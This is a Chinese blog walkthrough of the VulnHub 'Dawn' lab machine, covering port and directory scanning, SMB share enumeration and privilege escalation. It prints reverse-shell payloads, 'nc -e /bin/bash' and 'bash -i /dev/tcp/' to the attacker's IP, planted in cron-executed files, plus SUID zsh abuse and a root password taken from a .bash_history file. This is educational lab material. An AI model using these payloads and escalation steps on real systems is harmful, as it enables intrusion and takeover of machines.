# Vulnhub-Dawn-WriteUp

原创

Vicl1fe 于 2019-12-04 15:51:45 发布 291 收藏

分类专栏： vulnhub

本文链接：https://blog.csdn.net/qq_41918771/article/details/103386325

版权

vulnhub 专栏收录该内容

11 篇文章 0 订阅

订阅专栏

个人博客地址

```
http://www.darkerbox.com
```

欢迎大家学习交流


靶机网址：

```
https://www.vulnhub.com/entry/sunset-dawn,341/
```

这里，我靶机的**IP**为**192.168.34.160**
我**kali**的**IP**为**192.168.34.80**

## 信息收集


`nmap -sV -p 0-65535 192.168.34.160`



```
root@kali:~/Desktop# nmap -sV -p 0-65535 192.168.34.160
Starting Nmap 7.80 ( https://nmap.org ) at 2019-12-04 01:48 EST
Nmap scan report for localhost (192.168.34.160)
Host is up (0.0022s latency).
Not shown: 65531 closed ports
PORT     STATE SERVICE     VERSION
80/tcp   open  http        Apache httpd 2.4.38 ((Debian))
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
1234/tcp open  hotline?
3306/tcp open  mysql       MySQL 5.5.5-10.3.15-MariaDB-1
MAC Address: 08:00:27:DF:2C:BE (Oracle VirtualBox virtual NIC)
Service Info: Host: DAWN

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 22.88 seconds
root@kali:~/Desktop#
```

https://blog.csdn.net/qq_41918771

```
dirb http://192.168.34.160/ /usr/share/wordlists/dirb/big.txt
```




```
URL_BASE: http://192.168.34.160/
WORDLIST_FILES: /usr/share/wordlists/dirb/big.txt

-----------------

GENERATED WORDS: 20458

---- Scanning URL: http://192.168.34.160/ ----
==> DIRECTORY: http://192.168.34.160/cctv/
==> DIRECTORY: http://192.168.34.160/logs/
+ http://192.168.34.160/server-status (CODE:403|SIZE:302)

---- Entering directory: http://192.168.34.160/cctv/ ----
(!) WARNING: All responses for this directory seem to be CODE = 403.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.34.160/logs/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)
```

## 漏洞利用

端口扫的时候看见smb服务，smbclient -L查看共享了哪些目录，

```
smbclient -L 192.168.34.160
```




```
root@kali:~/Desktop# smbclient -L 192.168.34.160
Enter WORKGROUP\root's password:

        Sharename       Type      Comment
        ---------       ----      -------
        print$          Disk      Printer Drivers
        ITDEPT          Disk      PLEASE DO NOT REMOVE THIS SHARE. IN CASE YOU ARE NOT AUTHORIZED TO USE THIS SY
STEM LEAVE IMMEADIATELY.
        IPC$            IPC       IPC Service (Samba 4.9.5-Debian)
        HP_LaserJet_400_M401dn_20688D_4 Printer
SMB1 disabled -- no workgroup available
root@kali:~/Desktop# 
```

密码随便输


再去80端口看看。

看见logs目录，访问试试



```
Parent Directory                          -
auth.log          2019-08-01 22:38   90K
daemon.log        2019-08-01 22:15  125K
error.log         2019-08-01 22:15   17K
management.log    2019-12-04 02:02   80K
```


四个log文件只有最后一个有权限访问，打开



```
2019/12/04 01:24:03 □[31;1mCMD: UID=0    PID=733   | /usr/sbin/cron -f □[0m
2019/12/04 01:24:03 □[31;1mCMD: UID=0    PID=742   | /usr/sbin/CRON -f □[0m
2019/12/04 01:24:03 □[31;1mCMD: UID=0    PID=741   | /usr/sbin/CRON -f □[0m
2019/12/04 01:24:03 □[31;1mCMD: UID=0    PID=740   | /usr/sbin/CRON -f □[0m
2019/12/04 01:24:03 □[31;1mCMD: UID=0    PID=739   | /usr/sbin/CRON -f □[0m
2019/12/04 01:24:03 □[31;1mCMD: UID=0    PID=738   | /usr/sbin/CRON -f □[0m
2019/12/04 01:24:03 □[31;1mCMD: UID=33   PID=747   | /bin/sh -c /home/dawn/ITDEPT/web-control □[0m
2019/12/04 01:24:03 □[31;1mCMD: UID=0    PID=746   | /bin/sh -c /home/ganimedes/phobos □[0m
2019/12/04 01:24:03 □[31;1mCMD: UID=0    PID=745   | /bin/sh -c chmod 777 /home/dawn/ITDEPT/product-control □[0m
2019/12/04 01:24:03 □[31;1mCMD: UID=0    PID=744   | /bin/sh -c chmod 777 /home/dawn/ITDEPT/web-control □[0m
2019/12/04 01:24:03 □[31;1mCMD: UID=1000 PID=743   | /bin/sh -c /home/dawn/ITDEPT/product-control □[0m
2019/12/04 01:24:03 □[31;1mCMD: UID=1000 PID=749   | /bin/sh /home/dawn/ITDEPT/product-control □[0m
2019/12/04 01:24:03 □[31;1mCMD: UID=33   PID=748   | /bin/sh /home/dawn/ITDEPT/web-control □[0m
2019/12/04 01:24:03 □[31;1mCMD: UID=1000 PID=750   | bash -i /dev/tcp/192.168.34.80/6666 □[0m
2019/12/04 01:25:01 □[31;1mCMD: UID=0    PID=755   | /usr/sbin/cron -f □[0m
2019/12/04 01:25:01 □[31;1mCMD: UID=0    PID=754   | /usr/sbin/cron -f □[0m
2019/12/04 01:25:01 □[31;1mCMD: UID=0    PID=753   | /usr/sbin/cron -f □[0m
2019/12/04 01:25:01 □[31;1mCMD: UID=0    PID=752   | /usr/sbin/cron -f □[0m
```


看见了那个共享目录会把文件名product-control和web-control权限改为777,并每分钟执行一次。

我在本地创建了这两个文件，并输入以下内容




```
root@kali:~/Desktop# cat web-control
nc -e /bin/bash -lvp 1234 &
root@kali:~/Desktop# cat product-control
bash -i /dev/tcp/192.168.34.80/6666 2>&1
root@kali:~/Desktop# 
```

我进去了共享目录，并nc连接了1234端口



```
root@kali:~/Desktop# smbclient //192.168.34.160/ITDEPT
Enter WORKGROUP\root's password:
Try "help" to get a list of possible commands.
smb: \> put web-control
putting file web-control as \web-control (0.2 kb/s) (average 0.2 kb/s)
smb: \> pus product-control
pus: command not found
smb: \> put product-control
putting file product-control as \product-control (5.0 kb/s) (average 0.5 kb/s)
smb: \> 
```

我获得了一个shell




```
root@kali:~/Desktop# nc 192.168.34.160 1234
whoami
www-data
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
pwd
/var/www
```

# 权限提升

## 方式一

先用python反弹一个tty


```
python -c 'import pty;pty.spawn("/bin/bash")'
```



```
python
python -c 'import pty;pty.spawn("/bin/bash")'
www-data@dawn:~$ 
```


查找有suid权限的文件

```
find / -perm -u=s -type f 2>/dev/null
```




```
www-data@dawn:~$ ffiinndd  //  --ppeerrmm  --uu==ss  --ttyyppee  ff  22>>//ddeevv//nnuullll

/usr/sbin/mount.cifs
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/eject/dmcrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/bin/su
/usr/bin/newgrp
/usr/bin/pkexec
/usr/bin/passwd
/usr/bin/sudo
/usr/bin/mount
/usr/bin/zsh
/usr/bin/gpasswd
/usr/bin/chsh
/usr/bin/umount
/usr/bin/chfn
www-data@dawn:~$ 
```

看到/usr/bin/zsh，而且是root用户的，直接运行/usr/bin/zsh。



```
www-data@dawn:~$ llss  --ll  //uussrr//bbiinn//zzsshh

-rwsr-xr-x 1 root root 861568 Feb  4  2019 /usr/bin/zsh
www-data@dawn:~$ 
```


得到了root的权限，虽然还不是root。



```
www-data@dawn:~$ //uussrr//bbiinn//zzsshh

dawn# iidd

uid=33(www-data) gid=33(www-data) euid=0(root) groups=33(www-data)
dawn# 
```


## 方式二

进入到/home/ganimedes目录下，




```
dawn# ppwwdd

/home/ganimedes
dawn# llss

dawn# llss  --aall

total 36
drwxr-xr-x 4 ganimedes ganimedes 4096 Aug  2 23:22 .
drwxr-xr-x 4 root      root      4096 Aug  2 15:56 ..
-rw------- 1 ganimedes ganimedes  860 Aug  2 23:22 .bash_history
-rw-r--r-- 1 ganimedes ganimedes  220 Aug  2 15:56 .bash_logout
-rw-r--r-- 1 ganimedes ganimedes 3526 Aug  2 15:56 .bashrc
drwx------ 3 ganimedes ganimedes 4096 Aug  2 16:06 .gnupg
drwxr-xr-x 3 ganimedes ganimedes 4096 Aug  2 16:30 .local
-rw-r--r-- 1 ganimedes ganimedes  807 Aug  2 15:56 .profile
-rw-r--r-- 1 ganimedes ganimedes   66 Aug  2 16:30 .selected_editor
dawn# ccaatt  ..bbaasshh__hhiissttoorryy
```

看见一下历史记录。



```
dawn# ccaatt  ..bbaasshh__hhiissttoorryy

ls -la
exit
ls -la
cd
ls -la
exit
cd
sudo -l
exit
sudo -l
exit
sudo -l
exit
sudo -l
exit
ls -la
sudo -l
cd
ls -la
sudo -l
exit
/usr/bin/crontab -e
sudo /usr/bin/crontab -e
exit
sudo -l
su
thisisareallysecurepasswordnooneisgoingtoeverfind
sudo /usr/bin/crontab -e
```

有趣的密码。



```
dawn# ssuu  rroooott

Password: thisisareallysecurepasswordnooneisgoingtoeverfind

root@dawn:/home/ganimedes# iidd

uid=0(root) gid=0(root) groups=0(root)
root@dawn:/home/ganimedes# ^[^A
```

参考网址：https://offsecdeer.gitlab.io/post/vulnhub-walkthrough-dawn/
https://www.hackingarticles.in/sunset-dawn-vulnhub-walkthrough/

欢迎大家一起学习交流，共同进步，欢迎加入信息安全小白群

信息安全小白群

扫一扫二维码，加入群聊。